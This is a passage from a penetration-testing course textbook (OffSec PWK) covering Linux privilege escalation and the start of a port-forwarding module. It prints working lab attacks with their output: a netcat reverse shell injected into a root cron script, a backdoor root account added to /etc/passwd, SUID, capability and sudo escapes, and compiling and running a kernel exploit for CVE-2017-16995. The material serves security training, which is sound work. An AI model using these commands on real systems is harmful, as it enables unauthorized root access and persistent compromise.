/home/joe/.scripts/user_backups.sh)
Aug 25 04:59:01 debian-privesc CRON[1223]: (root) CMD (/bin/bash
/home/joe/.scripts/user_backups.sh)
```

*Listing 490 - Inspecting the cron log file*

It appears that a script called user_backups.sh under /home/joe/ is executed in the context of the root user. Judging by the timestamps, it seems that this job runs once every minute.

Since we know the location of the script, we can inspect its contents and permissions.

```
joe@debian-privesc:~$ cat /home/joe/.scripts/user_backups.sh
#!/bin/bash

cp -rf /home/joe/ /var/backups/joe/

joe@debian-privesc:~$ ls -lah /home/joe/.scripts/user_backups.sh
-rwxrwxrw- 1 root root 49 Aug 25 05:12 /home/joe/.scripts/user_backups.sh
```

*Listing 491 - Showing the content and permissions of the user_backups.sh script*

The script itself is fairly straight-forward: it simply copies the user's home directory to the backups subdirectory. The permissions[859] of the script reveal that every local user can write to the file.

Since an unprivileged user can modify the contents of the backup script, we can edit it and add a reverse shell *one-liner*.[860] If our plan works, we should receive a root-level reverse shell on our attacking machine after, at most, a one-minute period.

```
joe@debian-privesc:~$ cd .scripts

joe@debian-privesc:~/.scripts$ echo >> user_backups.sh

joe@debian-privesc:~/.scripts$ echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i
2>&1|nc 192.168.118.2 1234 >/tmp/f" >> user_backups.sh

joe@debian-privesc:~/.scripts$ cat user_backups.sh
#!/bin/bash

cp -rf /home/joe/ /var/backups/joe/


rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.11.0.4 1234 >/tmp/f
```

*Listing 492 - Inserting a reverse shell one-liner in user_backups.sh*

All we have to do now is set up a listener on our Kali Linux machine and wait for the cron job to execute:

```
kali@kali:~$ nc -lnvp 1234
listening on [any] 1234 ...
connect to [192.168.118.2] from (UNKNOWN) [192.168.50.214] 57698
/bin/sh: 0: can't access tty; job control turned off
```

[859] (Arch Linux, 2022), https://wiki.archlinux.org/index.php/File_permissions_and_attributes

[860] (Pentest Monkey, 2019), http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
# id
uid=0(root) gid=0(root) groups=0(root)
```

*Listing 493 - Getting a root shell from our target*

As shown in the previous listing, the cron job did execute, as well as the reverse shell one-liner. We have successfully elevated our privileges and have access to a root shell on the target.

Although this was a simple example, it is not uncommon to find similar situations in the field since administrators are often more focused on pushing systems into production rather than securing script file permissions.

### 17.3.2 Abusing Password Authentication

Unless a centralized credential system such as Active Directory or LDAP is used, Linux passwords are generally stored in **/etc/shadow**, which is not readable by normal users. Historically however, password hashes, along with other account information, were stored in the world-readable file **/etc/passwd**. For backwards compatibility, if a password hash is present in the second column of an **/etc/passwd** user record, it is considered valid for authentication and it takes precedence over the respective entry in **/etc/shadow**, if available. This means that if we can write into **/etc/passwd**, we can effectively set an arbitrary password for any account.

Let's demonstrate this. In a previous section, we showed that our Debian client may be vulnerable to privilege escalation due to the fact that the **/etc/passwd** permissions were not set correctly. To escalate our privileges, let's add another superuser (root2) and the corresponding password hash to **/etc/passwd**. We will first generate the password hash using the **openssl**[861] tool and the **passwd** argument. By default, if no other option is specified, openssl will generate a hash using the *crypt algorithm*,[862] a supported hashing mechanism for Linux authentication.

> *The output of the OpenSSL passwd command may vary depending on the system executing it. On older systems, it may default to the DES algorithm, while on some newer systems it could output the password in MD5 format.*

Once we have the generated hash, we will add a line to **/etc/passwd** using the appropriate format:

```
joe@debian-privesc:~$ openssl passwd w00t
Fdzt.eqJQ4s0g

joe@debian-privesc:~$ echo "root2:Fdzt.eqJQ4s0g:0:0:root:/root:/bin/bash" >>
/etc/passwd

joe@debian-privesc:~$ su root2
Password: w00t

root@debian-privesc:/home/joe# id
uid=0(root) gid=0(root) groups=0(root)
```

*Listing 494 - Escalating privileges by editing /etc/passwd*

[861] (The OpenSSL Project, 2022), https://github.com/openssl/openssl

[862] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Crypt_(C)

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

As shown in Listing 494, the *root2* user and the *w00t* password hash in our **/etc/passwd** record were followed by the user id (UID) zero and the group id (GID) zero. These zero values specify that the account we created is a superuser Linux account. Finally, in order to verify that our modifications were valid, we used **su** to switch our standard user to the newly-created *root2* account, then issued the **id** command to show that we indeed have *root* privileges.

Even though finding **/etc/passwd** world-writable might seem unlikely, many organizations implement hybrid integrations with third-party vendors that may compromise security for easier usability.

## 17.4 Insecure System Components

This Learning Unit covers the following Learning Objectives:

- Abuse SUID programs and capabilities for privilege escalation
- Circumvent special sudo permissions to escalate privileges
- Enumerate the system's kernel for known vulnerabilities, then abuse them for privilege escalation

In this Learning Unit, we will explore how misconfigured system applications and permissions can also lead to elevation of rights.

### 17.4.1 Abusing Setuid Binaries and Capabilities

As we anticipated earlier in this Module, when not properly secured, setuid binaries can lead to attacks that elevate privileges.

Before attempting the actual exploitation technique, let's review the purpose behind a setuid binary using a brief example. When a user or a system-automated script launches a process, it inherits the UID/GID of its initiating script: this is known as the real UID/GID.

As previously discussed, user passwords are stored as hashes within **/etc/shadow**, which is owned and writable only by root (uid=0). How, then, can non-privileged users access this file to change their own password?

To circumvent this issue, the effective UID/GID was introduced, which represents the actual value being checked when performing sensitive operations.

To better demonstrate this concept, let's analyze the *passwd* program, which is responsible for changing the password for the user executing it. On the Debian lab machine, we'll connect as *joe* and execute the **passwd** command without typing anything afterwards, so that the process remains active in memory.

```
joe@debian-privesc:~$ passwd
Changing password for joe.
Current password:
```

*Listing 495 - Executing the passswd program*

Leaving the program in standby, let's open another shell as *joe* to further inspect the process.

To find the PID (process ID) of the passwd program, we can list all processes and filter the output based on the target name:

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
joe@debian-privesc:~$ ps u -C passwd
USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root      1932  0.0  0.1   9364  2984 pts/0    S+   01:51   0:00 passwd
```

*Listing 496 - Inspecting passwd's process credentials*

Interestingly, passwd is running as the root user: this is needed for it to access and modify /etc/shadow.

We can also inspect the real UID and effective UID assigned for the process by inspecting the *proc* pseudo-filesystem, which allows us to interact with kernel information. Using the passwd's PID (1932) from the previous output, let's inspect the content at /proc/1932/status, which provides a summary of the process attributes:

```
joe@debian-privesc:~$ grep Uid /proc/1932/status
Uid:    1000    0   0   0
```

*Listing 497 - Inspecting passwd's process credentials*

Filtering by the "Uid" keyword returns four parameters that correspond to the real, effective, saved set, and filesystem UIDs. In this case, the Real UID value is 1000, which is expected as it belongs to *joe*. However, the other three values, including the effective UID, equal the root's ID 0: let's consider why.

Under normal circumstances, all four values would belong to the same user who launched the executable. For instance, the bash process for *joe* (PID 1131 in this case) has the following values:

```
joe@debian-privesc:~$ cat /proc/1131/status | grep Uid
Uid:    1000    1000    1000    1000
```

*Listing 498 - Inspecting passwd's process credentials*

The *passwd* binary behaves differently because the binary program has a special flag named Set-User-ID, or SUID in short. Let's inspect it:

```
joe@debian-privesc:~$ ls -asl /usr/bin/passwd
64 -rwsr-xr-x 1 root root 63736 Jul 27  2018 /usr/bin/passwd
```

*Listing 499 - Revealing the SUID flag in the passwd binary application*

The SUID flag is depicted with the s flag in the above output. This flag can be configured using the chmod u+s command, and it sets the effective UID of the running process to the executable owner's user ID - in this case root's.

Using this technique results in a legitimate and constrained privilege escalation and because of this (as we'll learn shortly), the SUID binary must be bug-free to avoid any misuse of the application.

As a practical example, once we've completed manual or automated enumeration, we'll have discovered that the *find* utility is misconfigured and has the SUID flag set.

We can quickly abuse this vulnerability by running the *find* program to search any well-known file, like our own Desktop folder. Once the file is found, we can instruct *find* to perform any action

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

through the *-exec* parameter. In this case, we want to execute a bash shell along with the *Set Builtin*[863] *-p* parameter that is preventing the effective user from being reset.

```
joe@debian-privesc:~$ find /home/joe/Desktop -exec "/usr/bin/bash" -p \;
bash-5.0# id
uid=1000(joe) gid=1000(joe) euid=0(root)
groups=1000(joe),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netd
ev),112(bluetooth),116(lpadmin),117(scanner)
bash-5.0# whoami
root
```

*Listing 500 - Getting a root shell by abusing SUID program*

After running the command, we've obtained a root shell and we'll observe that although the UID still belongs to *joe*, the effective user ID is from *root*.

Another set of features subject to privilege escalation techniques are *Linux capabilities*.[864]

Capabilities are extra attributes that can be applied to processes, binaries, and services to assign specific privileges normally reserved for administrative operations, such as traffic capturing or adding kernel modules. Similarly to setuid binaries, if misconfigured, these capabilities could allow an attacker to elevate their privileges to root.

To demonstrate these risks, let's try to manually enumerate our target system for binaries with capabilities. We are going to run **getcap** with the **-r** parameter to perform a recursive search starting from the root folder **/**, filtering out any errors from the terminal output.

```
joe@debian-privesc:~$ /usr/sbin/getcap -r / 2>/dev/null
/usr/bin/ping = cap_net_raw+ep
/usr/bin/perl = cap_setuid+ep
/usr/bin/perl5.28.1 = cap_setuid+ep
/usr/bin/gnome-keyring-daemon = cap_ipc_lock+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper =
cap_net_bind_service,cap_net_admin+ep
```

*Listing 501 - Manually Enumerating Capabilities*

The two *perl* binaries stand out as they have *setuid* capabilities enabled, along with the *+ep* flag specifying that these capabilities are *effective* and *permitted*.

> *Even though they seem similar, capabilities, setuid, and the setuid flag are located in different places within the Linux ELF file format.*

In order to exploit this capability misconfiguration, we could check the *GTFOBins*[865] website. This site provides an organized list of UNIX binaries and how can they be misused to elevate our privileges.

[863] (Free Software Foundation, Inc.), https://www.gnu.org/software/bash/manual/html_node/The-Set-Builtin.html

[864] (Linux man-pages project, 2022), https://man7.org/linux/man-pages/man7/capabilities.7.html

[865] (E.Pinna, A.Cardaci, 2022). https://gtfobins.github.io

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

Searching for "Perl" on the GTFOBins website, we'll find precise instructions for which command to use to exploit capabilities. We'll use the whole command, which executes a shell along with a few POSIX directives enabling setuid.

```
joe@debian-privesc:~$ perl -e 'use POSIX qw(setuid); POSIX::setuid(0); exec
"/bin/sh";'
perl: warning: Setting locale failed.
...
# id
uid=0(root) gid=1000(joe)
groups=1000(joe),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netd
ev),112(bluetooth),116(lpadmin),117(scanner)
```

*Listing 502 - Getting a root shell through capabilities exploitation*

Great! We managed to gain a root shell via yet another misconfiguration vector.

## 17.4.2 Abusing Sudo

On UNIX systems, the *sudo*[866] utility can be used to execute a command with elevated privileges. To be able to use sudo, our low-privileged user account must be a member of the sudo group (on Debian based Linux distributions). The word "sudo" stands for "Superuser-Do", and we can think of it as changing the effective user-id of the executed command.

Custom configurations of sudo-related permissions can be applied in the /etc/sudoers file.[867] We can use the -l or --list option to list the allowed commands for the current user.

```
joe@debian-privesc:~$ sudo -l
[sudo] password for joe:
Matching Defaults entries for joe on debian-privesc:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User joe may run the following commands on debian-privesc:
    (ALL) (ALL) /usr/bin/crontab -l, /usr/sbin/tcpdump, /usr/bin/apt-get
```

*Listing 503 - Inspecting current user's sudo permissions*

From the output in listing 503, we notice that only crontab jobs, tcpdump, and apt-get utilities are listed as allowing *sudo* commands.

If the /etc/sudoers configurations are too permissive, a user could abuse the short-lived administrative right to obtain permanent root access.

Since the first of the three permitted commands does not allow us to edit any crontab, it's unlikely that we could use this to find any escalation route. The second command looks more promising, so let's browse GTFObins[868] for suggestions on how to abuse it.

Running the hinted commands, however, reveals an unexpected outcome:

```
joe@debian-privesc:~$ COMMAND='id'
joe@debian-privesc:~$ TF=$(mktemp)
```

[866] (Linux man-pages project, 2022), https://man7.org/linux/man-pages/man8/sudo.8.html

[867] (Linux man-pages project, 2022), https://man7.org/linux/man-pages/man5/sudoers.5.html

[868] (E.Pinna, A.Cardaci, 2022), https://gtfobins.github.io/gtfobins/tcpdump/#sudo

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
joe@debian-privesc:~$ echo "$COMMAND" > $TF
joe@debian-privesc:~$ chmod +x $TF
joe@debian-privesc:~$ sudo tcpdump -ln -i lo -w /dev/null -W 1 -G 1 -z $TF -Z root
[sudo] password for joe:
dropped privs to root
tcpdump: listening on lo, link-type EN10MB (Ethernet), capture size 262144 bytes
...
compress_savefile: execlp(/tmp/tmp.c5hrJ5UrsF, /dev/null) failed: Permission denied
```

*Listing 504 - Attempting to abuse tcpdump sudo permissions*

Surprisingly, once we've executed the suggested command-set, we are prompted with a "permission denied" error message.

To further investigate the culprit, we can inspect the syslog file for any occurrence of the *tcpdump* keyword.

```
joe@debian-privesc:~$ cat /var/log/syslog | grep tcpdump
...
Aug 29 02:52:14 debian-privesc kernel: [ 5742.171462] audit: type=1400
audit(1661759534.607:27): apparmor="DENIED" operation="exec"
profile="/usr/sbin/tcpdump" name="/tmp/tmp.c5hrJ5UrsF" pid=12280 comm="tcpdump"
requested_mask="x" denied_mask="x" fsuid=0 ouid=1000
```

*Listing 505 - Inspecting the syslog file for 'tcpdump' related events*

The output in Listing 505 shows that the *audit*[869] daemon has logged our privilege escalation attempt. Closer inspection reveals that *AppArmor*[870] was triggered and blocked us.

AppArmor is a kernel module that provides mandatory access control (MAC) on Linux systems by running various application-specific profiles, and it's enabled by default on Debian 10. We can verify AppArmor's status as the *root* user using the aa-status command.

```
joe@debian-privesc:~$ su - root
Password:
root@debian-privesc:~# aa-status
apparmor module is loaded.
20 profiles are loaded.
18 profiles are in enforce mode.
   /usr/bin/evince
   /usr/bin/evince-previewer
   /usr/bin/evince-previewer//sanitized_helper
   /usr/bin/evince-thumbnailer
   /usr/bin/evince//sanitized_helper
   /usr/bin/man
   /usr/lib/cups/backend/cups-pdf
   /usr/sbin/cups-browsed
   /usr/sbin/cupsd
   /usr/sbin/cupsd//third_party
   /usr/sbin/tcpdump
...
2 profiles are in complain mode.
   libreoffice-oopslash
   libreoffice-soffice
```

[869] (Linux man-pages project, 2022), https://man7.org/linux/man-pages/man8/auditd.8.html

[870] (AppArmor, 2022), https://apparmor.net

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
3 processes have profiles defined.
3 processes are in enforce mode.
   /usr/sbin/cups-browsed (502)
   /usr/sbin/cupsd (654)
   /usr/lib/cups/notifier/dbus (658) /usr/sbin/cupsd
0 processes are in complain mode.
0 processes are unconfined but have a profile defined.
```

*Listing 506 - Verifying AppArmon status*

Listing 506 confirms that tcpdump is actively protected with a dedicated AppArmor profile.

Since the first two commands from the sudoers file did not work, let's examine the third allowed *sudo* command: *apt-get*. Returning again to GTFOBins,[871] we'll select the first option (a). The payload first runs the changelog *apt-get* command option, invoking the *less* application from which we can execute a bash shell.

```
sudo apt-get changelog apt
!/bin/sh
```

*Listing 507 - 'Apt-get' privilege escalation payload*

We can try the above commands as the *joe* user by copying them in our active shell.

```
joe@debian-privesc:~$ sudo apt-get changelog apt
...
Fetched 459 kB in 0s (39.7 MB/s)
# id
uid=0(root) gid=0(root) groups=0(root)
```

*Listing 508 - Obtaining a root shell by abusing sudo permissions*

Excellent! We managed to obtain a privileged *root* shell by abusing a misconfigured sudo configuration.

In the final section, we'll learn how to enumerate Linux kernel exploits and investigate how to elevate privileges through them.

### 17.4.3 Exploiting Kernel Vulnerabilities

Kernel exploits are an excellent way to escalate privileges, but our success may depend on matching not only the target's kernel version, but also the operating system flavor, such as Debian, RHEL, Gentoo, etc.

To demonstrate this attack vector, we will first gather information about our Ubuntu target by inspecting the /etc/issue file. As discussed earlier in the Module, this is a system text file that contains a message or system identification to be printed before the login prompt on Linux machines.

```
joe@ubuntu-privesc:~$ cat /etc/issue
Ubuntu 16.04.4 LTS \n \l
```

*Listing 509 - Gathering general information on the target system*

Next, we will inspect the kernel version and system architecture using standard system commands:

[871] (E.Pinna, A.Cardaci, 2022), https://gtfobins.github.io/gtfobins/apt-get/#sudo

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
joe@ubuntu-privesc:~$ uname -r
4.4.0-116-generic

joe@ubuntu-privesc:~$ arch
x86_64
```

*Listing 510 - Gathering kernel and architecture information from our Linux target*

Our target system appears to be running Ubuntu 16.04.3 LTS (kernel 4.4.0-116-generic) on the x86_64 architecture. Armed with this information, we can use searchsploit[872] on our local Kali system to find kernel exploits matching the target version. We want to use "linux kernel Ubuntu 16 Local Privilege Escalation" as our main keywords. We also want to filter out some clutter from the output, so we'll exclude anything below kernel version 4.4.0 and anything that matches kernel version 4.8.

```
kali@kali:~$ searchsploit "linux kernel Ubuntu 16 Local Privilege Escalation"   | grep
"4." | grep -v " < 4.4.0" | grep -v "4.8"
Linux Kernel (Debian 7.7/8.5/9.0 / Ubuntu 14.04.2/16.04.2/17.04 / Fedora 22/25 /
CentOS 7.3.1611) - 'ldso_hwcap_64 Stack Clash' Local Privilege Escalation| linux_x86-
64/local/42275.c
Linux Kernel (Debian 9/10 / Ubuntu 14.04.5/16.04.2/17.04 / Fedora 23/24/25) -
'ldso_dynamic Stack Clash' Local Privilege Escalation                     |
linux_x86/local/42276.c
Linux Kernel 4.3.3 (Ubuntu 14.04/15.10) - 'overlayfs' Local Privilege Escalation (1)
| linux/local/39166.c
Linux Kernel 4.4 (Ubuntu 16.04) - 'BPF' Local Privilege Escalation (Metasploit)
| linux/local/40759.rb
Linux Kernel 4.4.0-21 (Ubuntu 16.04 x64) - Netfilter 'target_offset' Out-of-Bounds
Privilege Escalation                                                    | linux_x86-
64/local/40049.c
Linux Kernel 4.4.x (Ubuntu 16.04) - 'double-fdput()' bpf(BPF_PROG_LOAD) Privilege
Escalation                                                               |
linux/local/39772.txt
Linux Kernel 4.6.2 (Ubuntu 16.04.1) - 'IP6T_SO_SET_REPLACE' Local Privilege Escalation
| linux/local/40489.txt
Linux Kernel < 2.6.34 (Ubuntu 10.10 x86) - 'CAP_SYS_ADMIN' Local Privilege Escalation
(1)                                                                     |
linux_x86/local/15916.c
Linux Kernel < 4.13.9 (Ubuntu 16.04 / Fedora 27) - Local Privilege Escalation
| linux/local/45010.c
```

*Listing 511 - Using searchsploit to find privilege escalation exploits for our target*

Let's try the last exploit (linux/local/45010.c), since it seems to be newer and also matches our kernel version as it targets any version below 4.13.9.

We'll use gcc[873] on Linux to compile our exploit, keeping in mind that when compiling code, we must match the architecture of our target. This is especially important in situations where the target machine does not have a compiler and we are forced to compile the exploit on our attacking machine or in a sandboxed environment that replicates the target OS and architecture.

[872] (OffSec, 2023), https://www.exploit-db.com/searchsploit

[873] (GCC, 2022), https://gcc.gnu.org

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

Although learning every detail of a Linux kernel exploit is outside the scope of this Module, we still need to understand the initial compilation instructions. To do so, let's copy the exploit into our Kali home folder and then inspect the first 20 lines of it to spot any compilation instructions.

```
kali@kali:~$ cp /usr/share/exploitdb/exploits/linux/local/45010.c .

kali@kali:~$ head 45010.c -n 20
/*
  Credit @bleidl, this is a slight modification to his original POC
  https://github.com/brl/grlh/blob/master/get-rekt-linux-hardened.c

  For details on how the exploit works, please visit
  https://ricklarabee.blogspot.com/2018/07/ebpf-and-analysis-of-get-rekt-linux.html

  Tested on Ubuntu 16.04 with the following Kernels
  4.4.0-31-generic
  4.4.0-62-generic
  4.4.0-81-generic
  4.4.0-116-generic
  4.8.0-58-generic
  4.10.0.42-generic
  4.13.0-21-generic

  Tested on Fedora 27
  4.13.9-300
  gcc cve-2017-16995.c -o cve-2017-16995
  internet@client:~/cve-2017-16995$ ./cve-2017-16995
```

*Listing 512 - Identifying the exploit source code instructions.*

Luckily, to compile the source code into an executable, we just need to invoke gcc and specify the C source code and the output filename. To simplify this process, we could also rename the source filename to match the one expected by the exploit's procedure. Once renamed, we can simply paste the original exploit's instructions to compile the C code.

```
kali@kali:~$ mv 45010.c cve-2017-16995.c
```

*Listing 513 - Renaming the Exploit*

To make sure that the compilation process goes as smooth as possible, we take advantage of the fact that our target is already shipped with GCC. For this reason we can compile and run the exploit on the target itself. As a consequence of this we can take advantage of including the correct version of the libraries required by the target's architecture. This setup will lower the risks related to any cross-compilation compatibility issues. To begin with, we transfer the exploit source code over the target machine via the SCP tool.

```
kali@kali:~$ scp cve-2017-16995.c joe@192.168.123.216:
```

*Listing 514 - Transferring the source code to the target machine*

Once transferred, we connect to the target machine and invoke GCC to compile the exploit, providing the source code as the first argument and the binary name as the output file to the -o parameter.

```
joe@ubuntu-privesc:~$ gcc cve-2017-16995.c -o cve-2017-16995
```

*Listing 515 - Compiling the Exploit on the target machine*

We can safely assume gcc compiled it correctly since it did not output any errors.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

Using the **file** utility, we can also inspect the Linux ELF file architecture.

```
joe@ubuntu-privesc:~$ file cve-2017-16995
cve-2017-16995: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically
linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 2.6.32,
BuildID[sha1]=588d687459a0e60bc6cb984b5180ec8c3558dc33, not stripped
```

*Listing 516 - Examining the exploit binary file's architecture*

With all the prerequisites in place we are now ready to run our Linux kernel privilege escalation exploit.

```
joe@ubuntu-privesc:~$ ./cve-2017-16995
[.]
[.] t(-_-t) exploit for counterfeit grsec kernels such as KSPP and linux-hardened t(-
_-t)
[.]
[.]   ** This vulnerability cannot be exploited at all on authentic grsecurity kernel
**
[.]
[*] creating bpf map
[*] sneaking evil bpf past the verifier
[*] creating socketpair()
[*] attaching bpf backdoor to socket
[*] skbuff => ffff88007bd1f100
[*] Leaking sock struct from ffff880079bd9c00
[*] Sock->sk_rcvtimeo at offset 472
[*] Cred structure at ffff880075c11e40
[*] UID from cred structure: 1001, matches the current: 1001
[*] hammering cred structure at ffff880075c11e40
[*] credentials patched, launching shell...
# id
uid=0(root) gid=0(root) groups=0(root),1001(joe)
#
```

*Listing 517 - Obtaining a root shell via kernel exploitation*

Great! We managed to obtain a root shell by exploiting a known kernel vulnerability.

In this section, we learned how to manually enumerate our target for any known kernel vulnerabilities. We then discovered how to feed searchsploit our information in order to select the right exploit source code. Finally, we compiled the exploit and ran it against the target machine to gain an administrative shell.

## 17.5 Wrapping Up

In this Module, we covered many concepts surrounding Linux privilege escalation. We explored both manual and automated enumeration techniques that reveal required information for these types of attacks. We also examined how to gain administrative access via unprotected credentials, insecure file permissions, and binary flags. We concluded by learning how to enumerate for kernel vulnerabilities and find matching exploits.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

# 18 Port Redirection and SSH Tunneling

In this Learning Module, we will cover the following Learning Units:

- Port Forwarding on *NIX and Windows Machines
- SSH Tunneling on (and between) *NIX and Windows Machines

## 18.1 Why Port Redirection and Tunneling?

This Learning Unit covers the following Learning Objectives:

1. Understand the difference between common network layouts
2. Consider the impact of common network security devices
3. Understand when to use port redirection and tunneling techniques

Most network environments are not (and should not be) *flat*.[874] In a flat network, all devices are able to communicate freely with each other. There is little (or no) attempt to limit the access that each device has to other devices on the same network, regardless of whether devices need to communicate during normal operations.

Flat network topology is generally considered poor security practice. Once an attacker has access to a single host, they can start communicating with every other host. From there, it will be much easier to spread through the network and start compromising other hosts.

A more securely-designed network type is *segmented*.[875] This type of network will be broken into smaller networks, each of which is called a *subnet*.[876] Each subnet will contain a group of devices that have a specific purpose, and devices on that subnet are only granted access to other subnets and hosts when absolutely necessary. Network segmentation severely limits attackers, because compromising a single host no longer gives them free access to every other device on the network.

As part of the network segmentation process, most network administrators will also implement controls that limit the flow of traffic into, out from, and across their networks. To enforce this, they will deploy various technologies throughout the network.

One of the most common technologies used for this are *Firewalls*.[877] Firewalls can be implemented at the endpoint software level. For example, the *Linux kernel* has firewall capabilities that can be configured with the *iptables*[878] tool suite, while Windows offers the built-in *Windows Defender Firewall*.[879] Firewalls may also be implemented as features within a piece of physical

[874] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Flat_network

[875] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Network_segmentation

[876] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Subnetwork

[877] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Firewall_(computing)

[878] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Iptables

[879] (Microsoft, 2022), https://learn.microsoft.com/en-us/windows/security/threat-protection/windows-firewall/windows-firewall-with-advanced-security

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

network infrastructure. Administrators may even place a standalone *hardware firewall* in the network, filtering all traffic.

Firewalls can drop unwanted inbound packets and prevent potentially-malicious traffic from traversing or leaving the network. Firewalls may prevent all but a few allowed hosts from communicating with a port on a particularly privileged server. They can also block some hosts or subnets from accessing the wider *internet*.

Most firewalls tend to allow or block traffic in line with a set of rules based on *IP addresses* and *port numbers*, so their functionality is limited. However, sometimes more fine-grained control is required. *Deep Packet Inspection*[880] monitors the contents of incoming and outgoing traffic and terminates it based on a set of rules.

Boundaries that are put in place by network administrators are designed to prevent the *arbitrary movement of data into, out of, and across the network*. But, as an attacker, these are exactly the boundaries we need to traverse. We'll need to develop strategies that can help us work around network restrictions as we find them.

*Port redirection* (a term we are using to describe various types of *port forwarding*[881]) and *tunneling*[882] are both strategies we can use to traverse these boundaries. Port redirection means modifying the flow of data so that packets sent to one *socket* will be taken and passed to another socket. Tunneling means *encapsulating*[883] one type of data stream within another, for example, transporting *Hypertext Transfer Protocol* (HTTP) traffic within a *Secure Shell* (SSH) connection (so from an external perspective, only the SSH traffic will be visible).

In this Module, we will introduce port redirection and tunneling techniques through practical examples. We'll ease in by starting with the lowest-complexity techniques, and increase complexity as we move step-by-step towards more hardened network environments. Each new technique will be applied to a new network configuration that is slightly different than the previous. The only tunneling we cover in this particular Module is SSH tunneling, but we will cover more advanced methods in a later Module.

The *logical topologies*[884] we create while chaining these strategies may be difficult to digest at first. We will be making traffic move in ways that may not be initially intuitive. We should take the time to fully understand each technique before advancing to the next. By the end of this Module, we'll have all the tools required to manipulate the flow of traffic in any given network with surgical precision.

## 18.2 Port Forwarding with Linux Tools

This Learning Unit covers the following Learning Objectives:

1. Understand what port forwarding is
2. Learn when to use port forwarding techniques

---

[880] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Deep_packet_inspection

[881] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Port_forwarding

[882] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Tunneling_protocol

[883] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Encapsulation_(networking)

[884] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Network_topology

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

3. Use Socat to set up a port forward in Linux

Port forwarding is the most fundamental technique we will examine in this Module. It's also a technique that's very commonly used in general-purpose networking. When port forwarding, we configure a host to listen on one port and relay all packets received on that port to another destination.

In normal network conditions, a network administrator might create a port forward to allow access to a web server behind a firewall. In that case, they would configure the firewall to listen on a given port on one interface, and pass all packets to the web server behind it.

Many home *routers* also provide port forwarding functionality. These can be configured to listen on a port on the Internet-facing side of the router, then forward connections from that port to another device within the home network.


But how might we use port forwarding as part of an attack chain? In the next section, we'll consider a simple scenario.

### 18.2.1 A Simple Port Forwarding Scenario

Let's examine a port forwarding scenario. During an assessment, we find a Linux web server running a version of *Confluence*[885] vulnerable to *CVE-2022-26134*:[886] a pre-authentication remote code execution issue. We can exploit this vulnerability and gain a reverse shell from the server.

During our enumeration, we find that this server has two *network interfaces*: one attached to the same network our Kali machine is also on (which allowed us to route to it directly), and another on an internal subnet. In the Confluence configuration file, we also find credentials and the IP address and port for a *PostgreSQL*[887] database instance on a server in that internal subnet. We want to use these credentials to gain access to the database and enumerate further.

The diagram below shows the network layout, as we understand it so far.




[885] (Atlassian, 2022). https://www.atlassian.com/software/confluence

[886] (Atlassian, 2022), https://confluence.atlassian.com/doc/confluence-security-advisory-2022-06-02-1130377146.html

[887] (PostgreSQL, 2022), https://www.postgresql.org/

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

*Figure 242: The network layout from our perspective so far*

